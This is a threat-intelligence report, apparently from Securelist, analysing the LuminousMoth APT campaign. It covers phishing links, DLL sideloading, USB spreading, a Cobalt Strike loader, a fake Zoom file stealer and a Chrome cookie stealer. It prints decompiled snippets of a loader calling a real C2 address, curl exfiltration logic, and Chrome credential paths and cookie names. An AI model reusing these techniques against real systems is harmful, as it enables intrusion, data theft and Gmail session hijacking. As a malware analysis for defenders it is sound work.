LuminousMoth APT: Sweeping attacks for the chosen few

securelist.com/apt-luminousmoth/103332

APT actors are known for the frequently targeted nature of their attacks. Typically, they will handpick a set of targets that in turn are handled with almost surgical precision, with infection vectors, malicious implants and payloads being tailored to the victims' identities or environment. It's not often we observe a large-scale attack conducted by actors fitting this profile, usually due to such attacks being noisy, and thus putting the underlying operation at risk of being compromised by security products or researchers.

We recently came across unusual APT activity that exhibits the latter trait – it was detected in high volumes, albeit most likely aimed at a few targets of interest. This large-scale and highly active campaign was observed in South East Asia and dates back to at least October 2020, with the most recent attacks seen around the time of writing. Most of the early sightings were in Myanmar, but it now appears the attackers are much more active in the Philippines, where there are more than 10 times as many known targets.

Further analysis revealed that the underlying actor, which we dubbed LuminousMoth, shows an affinity to the HoneyMyte group, otherwise known as Mustang Panda. This is evident in both network infrastructure connections, and the usage of similar TTPs to deploy the Cobalt Strike Beacon as a payload. In fact, our colleagues at ESET and Avast recently assessed that HoneyMyte was active in the same region. The proximity in time and common occurrence in Myanmar of both campaigns could suggest that various TTPs of HoneyMyte may have been borrowed for the activity of LuminousMoth.

Most notably though, we observed the capability of the culprit to spread to other hosts through the use of USB drives. In some cases, this was followed by deployment of a signed, but fake version of the popular application Zoom, which was in fact malware enabling the attackers to exfiltrate files from the compromised systems. The sheer volume of the attacks raises the question of whether this is caused by a rapid replication through removable devices or by an unknown infection vector, such as a watering hole or a supply chain attack.


In this publication we aim to profile LuminousMoth as a separate entity, outlining the infection chain and unique toolset it leverages, the scale and targeting in its campaigns as well as its connections to HoneyMyte through common TTPs and shared resources.

What were the origins of the infections?

We identified two infection vectors used by LuminousMoth: the first one provides the attackers with initial access to a system. It consists of sending a spear-phishing email to the victim containing a Dropbox download link. The link leads to a RAR archive that masquerades as a Word document by setting the “file_subpath” parameter to point to a filename with a .DOCX extension.

```
hxxps://www.dropbox[.]com/s/esh1ywo9irbexvd/COVID-19%20Case%2012-11-
2020.rar?dl=0&file_subpath=%2FCOVID-19+Case+12-11-2020%2FCOVID-19+Case+12-11-2020(2).docx
```


The archive contains two malicious DLL libraries as well as two legitimate executables that sideload the DLL files. We found multiple archives like this with file names of government entities in Myanmar, for example “COVID-19 Case 12-11-2020(MOTC).rar” or “DACU Projects.r01” (MOTC is Myanmar’s Ministry of Transport and Communications, and DACU refers to the Development Assistance Coordination Unit of the Foreign Economic Relations Department (FERD) in Myanmar).



Infection chain

The second infection vector comes into play after the first one has successfully finished, whereby the malware tries to spread by infecting removable USB drives. This is made possible through the use of two components: the first is a malicious library called “version.dll” that gets sideloaded by “igfxem.exe”, a Microsoft Silverlight executable originally named “sllauncher.exe”. The second is “wwlib.dll”, another malicious library sideloaded by the legitimate binary of “winword.exe”. The purpose of “version.dll” is to spread to removable devices, while the purpose of “wwlib.dll” is to download a Cobalt Strike beacon.

The first malicious library “version.dll” has three execution branches, chosen depending on the provided arguments, which are: “assist”, “system” or no argument. If the provided argument is “assist”, the malware creates an event called “nfvlqfnlqwnlf” to avoid multiple executions and runs “winword.exe” in order to sideload the next stage (“wwlib.dll”). Afterwards, it modifies the registry by adding an “Opera Browser Assistant” entry as a run key, thus achieving persistence and executing the malware with the “assist” parameter upon system startup.




Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
Opera Browser Assistant	REG_SZ	c:\users\public\Documents\Shared Virtual Machines\igfxEM.EXE "assist"

Registry value to run the malware at system startup

Then, the malware checks if there are any removable drives connected to the infected system. If any are found, it enumerates the files stored on the drive and saves the list to a file called “udisk.log”. Lastly, the malware is executed once again with the “system” parameter.

If the provided argument is “system”, a different event named “qjlfqwle21ljl” is created. The purpose of this execution branch is to deploy the malware on all connected removable devices, such as USB sticks or external drives. If a drive is found, the malware creates hidden directories carrying non ascii characters on the drive and moves all the victim’s files there, in addition to the two malicious libraries and legitimate executables. The malware then renames the file “igfxem.exe” to “USB Driver.exe” and places it at the root of the drive along with “version.dll”. As a result, the victims are no longer able to view their own drive files and are left with only “USB Driver.exe”, meaning they will likely execute the malware to regain access to the hidden files.




Name	Date modified
	17/05/2021 01:42
USB Driver.exe	17/05/2021 01:40
version.dll	14/05/2021 01:19

Copying the payload and creating a hidden directory on the removable drive

If no argument is provided, the malware executes the third execution branch. This branch is only launched in the context of a compromised removable drive by double-clicking “USB Driver.exe”. The malware first copies the four LuminousMoth samples stored from the hidden drive repository to “C:\Users\Public\Documents\Shared Virtual Machines\”. Secondly, the malware executes “igfxem.exe” with the “assist” argument. Finally, “explorer.exe” gets executed to display the hidden files that were located on the drive before the compromise, and the user is able to view them.

The second library, “wwlib.dll”, is a loader. It gets sideloaded by “winword.exe” and emerged two months prior to “version.dll”, suggesting that earlier instances of the attack did not rely on replication through removable drives but were probably distributed using other methods such as the spear-phishing emails we observed.

“Wwlib.dll” fetches a payload by sending a GET request to the C2 address at “103.15.28[.]195”. The payload is a Cobalt Strike beacon that uses the Gmail malleable profile to blend with benign traffic.



```
while ( 1 )
{
  hInternet = InternetOpenA(0, 0, 0, 0, 0);
  v12 = InternetConnectA(hInternet, "103.15.28.195", 0x50u, 0, 0, 3u, 0, 0);
  v2 = HttpOpenRequestA(v12, 0, "/HifE", 0, 0, 0, 0x84400200, 0);
  HttpSendRequestA(
    v2,
    "User-Agent: Mozilla/5.0 (Windows NT 10; WOW64; Trident/7.0; rv:11.0) like Gecko\r\n",
    0xFFFFFFFF,
    0,
    0);
  DesktopWindow = GetDesktopWindow();
  InternetErrorDlg(DesktopWindow, v2, 0xFFFFE000, 7u, 0);
  lpAddress = VirtualAlloc(0, 0x400000u, 0x3000u, 4u);
  flOldProtect = HttpQueryInfoA(v2, 5u, &Buffer, &dwBufferLength, 0);
```

Downloading a Cobalt Strike beacon from 103.15.28[.]195

Older spreading mechanism

We discovered an older version of the LuminousMoth infection chain that was used briefly before the introduction of “version.dll”. Instead of the usual combination of “version.dll” and “wwlib.dll”, a different library called “wwlib.dll” is in fact the first loader in this variant and is in charge of spreading to removable drives, while a second “DkAr.dll” library is in charge of downloading a Cobalt Strike beacon from the C2 server. This variant’s “wwlib.dll” offers two execution branches: one triggered by the argument “Assistant” and a second one with no arguments given. When this library is sideloaded by “winword.exe”, it creates an event called “fjsakljflwqlqewq”, adds a registry value for persistence, and runs “PrvDisk.exe” that then sideloads “DkAr.dll”.


The final step taken by “wwlib.dll” is to copy itself to any removable USB device. To do so, the malware checks if there are any files carrying a .DOC or .DOCX extension stored on the connected devices. If such a document is found, the malware replaces it with the “winword.exe” binary, keeping the document’s file name but appending “.exe” to the end. The original document is then moved to a hidden directory. The “wwlib.dll” library is copied to the same directory containing the fake document and the four samples (two legitimate PE files, two DLL libraries) are copied to “[*USB_Drive letter]*:\System Volume Information\en-AU\Qantas”.

If the malware gets executed without the “Assistant” argument, this means the execution was started from a compromised USB drive by double-clicking on the executable. In this case, the malware first executes “explorer.exe” to show the hidden directory with the original documents of the victim, and proceeds to copy the four LuminousMoth samples to “C:\Users\Public\Documents\Shared Virtual Machines\”. Finally, it executes “winword.exe” with the “Assistant” argument to infect the new host, to which the USB drive was connected.

Since this variant relies on replacing Word documents with an executable, it is possible that the attackers chose the “winword.exe” binary for sideloading the malicious DLL due to its icon, which raises less suspicions about the original documents being tampered with. However, this means that the infection was limited only to USB drives that have Word documents stored on them, and might explain the quick move to a more pervasive approach that infects drives regardless of their content.

Post exploitation tool: Fake Zoom application

The attackers deployed an additional malicious tool on some of the infected systems in Myanmar. Its purpose is to scan the infected systems for files with predefined extensions and exfiltrate them to a C2 server. Interestingly, this stealer impersonates the popular Zoom video telephony software. One measure to make it seem benign is a valid digital signature provided with the binary along with a certificate that is owned by Founder Technology, a subsidiary of Peking University's Founder Group, located in Shanghai.



Certificate Information

This certificate is intended for the following purpose(s):

- Ensures software came from software publisher
- Protects software from alteration after publication

* Refer to the certification authority's statement for details.

Issued to: 方正科技集团股份有限公司

Issued by: DigiCert SHA2 High Assurance Code Signing CA

Valid from 10/ 27/ 2019 **to** 11/ 1/ 2021

Learn more about certificates

Valid certificate of the fake Zoom application

To facilitate the exfiltration of data, the stealer parses a configuration file called “zVideoUpdate.ini”. While it is unclear how the malware is written to disk by the attackers, it is vital that the .ini file is dropped alongside it and placed in the same directory in order to work. The configuration parameters that comprise this file are as follows:

Parameter Name	Purpose
meeting	Undetermined integer value that defaults to 60.
ssb_sdk	Undetermined integer value that defaults to 60.

zAutoUpdate	URL of the C2 server which the stolen data will be uploaded to.
XmppDll	Path to the utility used to archive exfiltrated files.
zKBCrypto	List of exfiltrated file extensions that are searched in target directories. The extensions of interest are delimited with the ';' character.
zCrashReport	Suffix string appended to the name of the staging directory used to host exfiltrated files before they are archived.
zWebService	Path prefix for the exfiltration staging directory.
zzhost	Path to the file that will hold a list of hashes corresponding to the files collected for exfiltration.
ArgName	AES key for configuration string encryption.
Version	AES IV for configuration string encryption.
zDocConverter	Path #1 to a directory to look for files with the extension intended for exfiltration
zTscoder	Path #2 to a directory to look for files with the extension intended for exfiltration
zOutLookIMutil	Path #3 to a directory to look for files with the extension intended for exfiltration


Each field in the configuration file (with the exception of Version, ArgName and zCrashReport) is encoded with Base64. While the authors incorporated logic and parameters that allow the decryption of some of the fields specified above with the AES algorithm, it remains unused.

The stealer uses the parameters in order to scan the three specified directories (along with root paths of fixed and removable drives) and search for files with the extensions given in the zKBCrypto parameter. Matching files will then be copied to a staging directory created by the malware in a path constructed with the following structure: "<zWebService>\%Y-%m-%d %H-%M-%S<zCrashReport>". The string format in the directory's name represents the time and date of the malware's execution.

In addition, the malware collects the metadata of the stolen files. One piece of data can be found as a list of original paths corresponding to the exfiltrated files that is written to a file named 'VideoCoingLog.txt'. This file resides in the aforementioned staging directory. Likewise, a second file is used to hold the list of hashes corresponding to the exfiltrated files and placed in the path specified in the zzhost parameter.

After collection of the targeted files and their metadata, the malware executes an external utility in order to archive the staging directory into a .rar file that will be placed in the path specified in the zWebService parameter. The malware assumes the existence of the utility in a path specified under the XmppDll parameter, suggesting the attackers have prior knowledge of the infected system and its pre-installed applications.

Finally, the malware seeks all files with a .rar extension within the zWebService directory that should be transmitted to the C2. The method used to send the archive makes use of a statically linked CURL library, which sets the parameters specified below when conducting the transaction to the server. The address of the C2 is taken from the zAutoUpdate parameter.



```
  file_read_stream = fopen(filename, "rb");
  c_file_read_stream = file_read_stream;
  if ( !file_read_stream )
  {
    perror(0);
    return 0;
  }
  curl_easy_setopt(curl, 46, 1);                  // CURLOPT_UPLOAD
  curl_easy_setopt(curl, 10002, url);             // CURLOPT_URL
  curl_easy_setopt(curl, 20079, receive_header_data_callback);// CURLOPT_HEADERFUNCTION
  curl_easy_setopt(curl, 10029, &file_read_offset);// CURLOPT_WRITEHEADER
  curl_easy_setopt(curl, 20011, write_received_data_callback);// CURLOPT_WRITEFUNCTION
  curl_easy_setopt(curl, 20012, data_upload_read_callback);// CURLOPT_READFUNCTION
  curl_easy_setopt(curl, 10009, file_read_stream);// CURLOPT_INFILE
  curl_easy_setopt(curl, 41, 1);                  // CURLOPT_VERBOSE
  attempts = 0;
  while ( attempts < 3 )
  {
    if ( !attempts )
    {
      curl_easy_setopt(curl, 50, 0);              // CURLOPT_APPEND
      goto curl_easy_perform;
    }
    curl_easy_setopt(curl, 44, 1);                // CURLOPT_NOBODY
    curl_easy_setopt(curl, 42, 1);                // CURLOPT_HEADER
    result = curl_easy_perform(curl);
    if ( !result )
    {
      curl_easy_setopt(curl, 44, 0);
      curl_easy_setopt(curl, 42, 0);
      fseek(c_file_read_stream, file_read_offset, 0);
      curl_easy_setopt(curl, 50, 1);
curl_easy_perform:
      result = curl_easy_perform(curl);
```


CURL logic used to issue the archive of exfiltrated files to the C&C

Post exploitation tool: Chrome Cookies Stealer

The attackers deployed another tool on some infected systems that steals cookies from the Chrome browser. This tool requires the local username as an argument, as it is needed to access two files containing the data to be stolen:

```
1   C:\Users\[USERNAME]\AppData\Local\Google\Chrome\User Data\Default\Cookies
2   C:\Users\[USERNAME]\AppData\Local\Google\Chrome\User Data\Local State
```


The stealer starts by extracting the encrypted_key value stored in the "Local State" file. This key is base64 encoded and used to decode the cookies stored in the "Cookies" file. The stealer uses the CryptUnprotectData API function to decrypt the cookies and looks for eight specific cookie values: SID, OSID, HSID, SSID, LSID, APISID, SAPISID and ACCOUNT_CHOOSER:



```
std::string::string("SID");
LOBYTE(v114) = 28;
std::string::string("OSID");
LOBYTE(v114) = 29;
std::string::string("HSID");
LOBYTE(v114) = 30;
std::string::string("SSID");
LOBYTE(v114) = 31;
std::string::string("LSID");
LOBYTE(v114) = 32;
std::string::string("APISID");
LOBYTE(v114) = 33;
std::string::string("SAPISID");
LOBYTE(v114) = 34;
std::string::string("ACCOUNT_CHOOSER");
LOBYTE(v114) = 35;
```

Cookie values the stealer looks for

Once found, the malware simply displays the values of those cookies in the terminal. The Google policy available here explains that these cookies are used to authenticate users:



Security

Cookies used for security authenticate users, prevent fraud, and protect users as they interact with a service.

Some cookies are used to authenticate users, helping ensure that only the actual owner of an account can access that account. For example, cookies called 'SID' and 'HSID' contain digitally signed and encrypted records of a user's Google Account ID and most recent sign-in time. The combination of these cookies allows us to block many types of attack, such as attempts to steal the content of forms submitted in Google services.

Google policy explaining the purpose of the cookies

During our test, we set up a Gmail account and were able to duplicate our Gmail session by using the stolen cookies. We can therefore conclude this post exploitation tool is dedicated to hijacking and impersonating the Gmail sessions of the targets.

Command and Control

